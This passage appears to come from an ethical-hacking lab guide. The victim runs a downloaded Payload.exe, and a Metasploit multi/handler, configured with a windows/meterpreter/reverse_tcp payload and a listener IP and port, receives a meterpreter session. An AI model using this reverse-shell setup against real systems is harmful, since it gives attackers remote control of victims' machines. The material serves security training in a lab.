


22. Click on **Payload.exe** and **wmi.exe** to download the files.
23. Once you click on the **Payload.exe** and **wmi.exe** file, the **Opening Payload.exe** and **Opening wmi.exe** pop-ups appear click on **Save File**.


Note: Save the downloaded files in the **Downloads** folder.




24. Navigate to **Downloads** and double-click the **Payload.exe** file. The **Open File - Security Warning** window appears; click **Run**.



25. Switch to **Parrot Security** virtual machine and you can see that meterpreter session has already opened.



26. Type **getuid** and press **Enter** to display current user ID.



```

msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

